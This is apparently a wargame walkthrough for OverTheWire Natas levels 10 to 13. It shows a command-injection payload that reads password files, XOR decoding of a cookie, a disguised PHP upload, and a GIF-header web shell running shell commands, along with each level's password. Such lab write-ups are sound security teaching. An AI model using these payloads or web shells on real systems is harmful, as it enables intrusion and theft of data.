drwxr-xr-x  16 root root  3340 Apr 10 14:18 dev
drwxr-xr-x 117 root root 12288 Apr 10 14:18 etc
drwxr-xr-x  38 root root  4096 Apr 10 14:18 home
lrwxrwxrwx   1 root root     7 Apr 22  2024 lib -> usr/lib
drwxr-xr-x   2 root root  4096 Apr  8  2024 lib.usr-is-merged
lrwxrwxrwx   1 root root     9 Apr 22  2024 lib64 -> usr/lib64
drwx------   2 root root 16384 Apr  1 10:03 lost+found
drwxr-xr-x   2 root root  4096 Apr  1 10:00 media
drwxr-xr-x   2 root root  4096 Apr  1 10:00 mnt
drwxr-xr-x   3 root root  4096 Apr 10 14:18 natas33
drwxr-xr-x   2 root root  4096 Apr  1 10:00 opt
dr-xr-xr-x 261 root root     0 Apr 10 14:15 proc
drwx------   8 root root  4096 Apr 10 14:18 root
drwxr-xr-x  32 root root  1080 Apr 26 07:19 run
lrwxrwxrwx   1 root root     8 Apr 22  2024 sbin -> usr/sbin
drwxr-xr-x   2 root root  4096 Mar 31  2024 sbin.usr-is-merged
drwx------   6 root root  4096 Apr  1 10:06 snap
drwxr-xr-x   2 root root  4096 Apr  1 10:00 srv
dr-xr-xr-x  13 root root     0 Apr 10 20:17 sys
drwxrwxrwt   0 root root     0 Apr 12 01:55 tmp
drwxr-xr-x  12 root root  4096 Apr  1 10:00 usr
drwxr-xr-x  14 root root  4096 Apr 10 14:16 var
```


View sourcecode




password : t7I5VHvpa14sJTUGV0cbEsbYfFP2dmOu

Natas 10:


1. After logging in we can see this page.



2. This level is pretty similar to the previous one. we need to find words containing passwords. but this time they **filter certain characters**. let's view sourcecode.


3.
```
Output:
<pre>
<?
$key = "";

if(array_key_exists("needle", $_REQUEST)) {
    $key = $_REQUEST["needle"];
}

if($key != "") {
    if(preg_match('/[;|&]/',$key)) {
        print "Input contains an illegal character!";
    } else {
        passthru("grep -i $key dictionary.txt");
    }
}
?>
</pre>
```
4. if($key != "") This line said the key is not (!) null. Then it matches with these characters.if(preg_match('/[;|&]/',$key) but we can't use these characters [;|&] this time because it will show print "Input contains an illegal character!"; and we need to bypass this else {
passthru("grep -i $key dictionary.txt"); }.
5. so let's try to bypass this level by using command injection. in this passthru("grep -i $key dictionary.txt") ($key) variable we need to keep our payload.
6. 


if we made **a** $key in this, it will show all **a** character words, so let's try adding **/etc/natas_webpass/natas11 dictionary.txt**. you can choose to not add **dictionary.txt** but it doesn't matter it shows the same thing.
7. Payload:-a /etc/natas_webpass/natas11
Payload:-a /etc/natas_webpass/natas11 dictionary.txt

8. 


Password: UJdqkK1pTu6VLt9UHWAgRZz6sVUZ3lEk

Natas 11:

1. After logging in we can see this page.
2. 


3. This level is the Insecure XOR Encryption type level. let's check the view sourcecode to get a hint on this level.
4. Here is our cookie that is protected and we need to decode it:
5. 

6. cookie:-HmYkBwozJw4WNyAAFyB1VUcqOE1JZjUIBis7ABdmbU1GIjEJV3ZmTRg%3D
7. go to cyberchef.io website and decode the url first


8. 

9. As we can see we have “eDWo” which is getting repeated (one of the major drawback of xor)
10. Till now we have

```
key = HmYkBwozJw4WNyAAFyB1VUcqOE1JZjUIBis7ABdmbU1GdGdfVXRnTRg%3D
cipher = .f$.
3'..7 .. uUG*8MIf5..+;..fmMFtg_UtgM.
clear text = {"showpassword":"no","bgcolor":"#ffffff"}
```

11. All we need to do is xor the cipher with the clear text to get our result
12. We just do the xor like this and get the answer
13. 

14. Set the output from this image as the cookie and we get password to our next level



Password: yZdkjAYZRd3R7tq7T5kXMjMJlOIkzDeB

Natas 12:


After logging in you see this page

This lab is about backend vulnerability, the files which are uploaded are not correctly checked in the backend. We can send a php script disguised as jpeg and run the script to get the password

Steps:


Open postman

Set Authorization to basic auth




Make it a post request to http://natas12.natas.labs.overthewire.org/

In the body tab




Select form-data and add these key-value pairs (make sure the keys are named exactly as html code)

Send the post request




You will see output like this
Note the upload URL from the response (e.g., /upload/filename.php).
Make a get request to this url



Password: trbs5pCjCrkuSknBBKHhaBxq6Wm1j3LC

Natas 13:

- If we look at prev level and log in with username natas13 and the password from the previous writeup, we find that this level has more security than the previous level.



- The page says they only accept image files from now on. Let's take a look at the source code to see how that is implemented. The rest of the file is mostly the same, with the exception of the expanded image processing function. The highlighted line is the change we're interested in:

```
if(array_key_exists("filename", $_POST)) {
    $target_path = makeRandomPathFromFilename("upload", $_POST["filename"]);

    $err=$_FILES['uploadedfile']['error'];
    if($err){
        if($err === 2){
            echo "The uploaded file exceeds MAX_FILE_SIZE";
        } else{
            echo "Something went wrong :/";
        }
    } else if(filesize($_FILES['uploadedfile']['tmp_name']) > 1000) {
        echo "File is too big";
    } else if (! exif_imagetype($_FILES['uploadedfile']['tmp_name'])) {
        echo "File is not an image";
    } else {
        if(move_uploaded_file($_FILES['uploadedfile']['tmp_name'], $target_path)) {
            echo "The file <a href=\"$target_path\">$target_path</a> has been uploaded";
        } else{
            echo "There was an error uploading the file, please try again!";
        }
    }
} else {
?>
```

It uses exif_imagetype() to check if the uploaded file is an image or not.

- This PHP function reads the first few bytes of a file, sometimes known as "magic headers" to determine the file type. It won't be fooled by just changing the file extension. If our file does not begin with the header bytes that indicate it actually is an image file, it will be rejected.
- **Exif_imagetype() bypass**
- Luckily, this is pretty easy to bypass. From the magic headers , we have a few different options, but it's probably smart to stick with a more common filetype.
- If we want to use the GIF87a "magic header" to make the website think we're uploading an image, the new file looks like this:
- GIF87a**<?php** echo shell_exec($_GET['e'].' 2>&1'); **?>**
- To keep the .php file extension, we will need to open up Dev Tools, double click the hidden file name, and change the file extension back:


```
▼<div id="content">
   ::before
   " For security reasons, we now only accept image files!"
   <br>
   <br>
  ▼<form enctype="multipart/form-data" action="index.php" method="POST">
     <input type="hidden" name="MAX_FILE_SIZE" value="1000">
     <input type="hidden" name="filename" value="akzolbslku.php"> == $0
     " Choose a JPEG to upload (max 1KB):"
     <br>
     <input name="uploadedfile" type="file">
```

For security reasons, we now only accept image files!

The file upload/wkqvq1qzxf.php has been uploaded


View sourcecode

If we open up the file, we see that there's a GIF89a string at the beginning from our exif_imagetype() bypass.




GIF87a
Notice: Undefined index: e in **/var/www/natas/natas13/upload/wkqvq1qzxf.php** on line **1**

We're getting an error message because it's expecting a query value and isn't getting one. If we provide ?e=ls on the end of the URL as a query string, we see the other web shells in this directory:



GIF87a01bl7f3imi.php 02j7vs5i4b.jpg 0367wpkfij.php 049570gwtv.php 04x3k8klk4.php 05b97iuyos.jpg 0(
09s1g84nb9.php 0c1ukvuwxi.jpg 0c9qwyqlnq.php 0ckrj0viiz.php 0cvkw631gx.php 0djgncuuod.php 0ejr8hl
0i67jgc5aw.php 0idesigpnw.php 0is420yzb8.php 0j95m4kpzw.php 0jylrittfb.jpg 0ki5fe4v5r.jpg 0krv39yzef.
0mptcfj7l7.php 0mvr7edtg1.php 0nuqq2fbr8. 0osgw6mefx.php 0pqjrstbtp.jpg 0pt2zs90ah.jpg 0ql16pdlyk.pl
0v19cfctjd.php 0v1raivbry.php 0v7ch8zk71.php 0vcorwajah.jpg 0w3ehtrct7.php 0wszptg6df.php 0wzqt0tbq
154pdds2qd.jpg 15kxqvyzfw.php 17ajgj1zeb.php 17bw5wyktf.jpg 17o3532cqj.php 17ykusoidq.php 195dkn
1ej8x2j8b0.jpg 1ezin35jzu.jpg 1f1e6yy36z.jpg 1f5hsi7u9y.jpg 1g1gaq7ogn.jpg 1get0b5tq3.jpg 1hcylwqs0q.
1jmgf1kdik.jpg 1kkxmk1dtr.php 1lfzxgfe3p.jpg 1lq1vw6avc.jpg 1m4fad8rwr.php 1meeypoczu.php 1mhnhu
1ttsptof2p.jpg 1uf9eosjzl.php 1wgwxb1nth.php 1wyr31if8x.php 1xoqbca0bj.jpg 1y79izmn07.php 1yda7q4u
22m538dzrq.php 22spnu7k8f.jpg 239h982266.jpg 247w1f6sjc.php 25mqr474mb.jpg 25v5i95g2m.jpg 279cp
2bva6b2y5v.php 2cn5zlx0my.jpg 2dmxr0hwip.php 2ej6l18r6g.jpg 2ejhv9v0tt.php 2ezt5lokf3.php 2fvpmvg4
2kggyznk16.jpg 2kgic56yks.php 2lau8su5f6.php 2mqll8bj57.jpg 2mx4ksb8c5.jpg 2npync7ly7.php 2p3eh49
2w9ffr2sn0.php 2xuip1yzkp.php 2xwcxvo1fj.jpg 2y3qt9e7v2.jpg 2yssrew5ch.php 2z0vf6k4gz.php 2zpfsjgb

As with the last level, the flag turns out to be in /etc/natas_webpass/natas14 again. If we supply an input of ?e=cat /etc/natas_webpass/natas14 to our webshell, we get the flag



